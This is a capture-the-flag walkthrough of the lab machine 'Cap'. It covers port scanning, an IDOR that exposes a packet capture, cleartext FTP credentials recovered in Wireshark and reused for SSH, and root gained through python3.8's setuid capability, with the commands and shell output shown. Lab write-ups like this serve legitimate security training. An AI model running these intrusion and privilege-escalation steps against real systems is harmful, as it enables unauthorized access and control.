Cap
Nmap
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
|   256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
|_  256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open  http    gunicorn
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Wed, 14 Jun 2023 20:47:10 GMT
|     Connection: close
Port 21 FTP
Nothing, But that shouldn't be ignored
Port 80 HTTP

Next, we enumerate port 80 using tools like gobuster and nikto. Unfortunately, these tools do not yield any useful results. Going to the webserver in a browser, we are presented with a website that appears to host several local network tools.
Clicking on the different links, we learn the “Security Snapshot” page generates a pcap, the “IP Config” page shows the machine network interfaces and the “Network Status” page prints a dump of netstat. Good to know that the website executes some system commands
User
Since we are not getting anything from the automated tools, we see that the URL path for the “Security snapshots” page has /data/1 which indicates that there must be a possible IDOR Vulnerability. We can try to navigate from /data/1 to /data/0 and see if we get anything different


After we download the capture file, we open it in a packet analysis tool, such as Wireshark. To help hunt for interesting information, we open the “Statistics” menu, and launch the Protocol Hierarchy window. In it, we see there are FTP packets that were captured.

Since FTP is a clear-text protocol, we know there may be credentials captured that we can get. To check this, we set the display filter to “ftp”. Once we set the filter, within the first few packets, we see credentials for the nathan user.
ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:xi): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files
As FTP on a linux machine is generally connected to a user account, we attempt the use the credentials to log in via SSH. Doing so, we get a shell as nathan, and find user.txt in his home folder.
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ ll
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27  2021 ./
drwxr-xr-x 3 root   root   4096 May 23  2021 ../
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache/
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Jun 14 20:37 user.txt
nathan@cap:~$
Root
Since we now have local access to the machine as the nathan user, we begin our local enumeration. Since we have credentials, we start by running sudo -l to check if we are able to run any commands as another user.
Unfortunately, this didn’t work, so we move on. As the webserver is not
hosting a database, nor are credentials of any sort used, we decide to
launch linpeas to automate the enumeration for us. Looking through the results, we notice /usr/bin/python3.8 has the setuid capability set.
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
This capability allows us to change the user ID of the python process.
This means that we are able to execute python commands as any user, as
long as we know their user ID. Since we know root‘s user ID is “0”, we should be able to use python to get a shell as root.To do this, we launch python, import the “os” module, change the user id, and execute bash. Once we do that, we now have a shell as root, and can now read root.txt.
nathan@cap:/tmp$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
root@cap:/tmp# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:/tmp#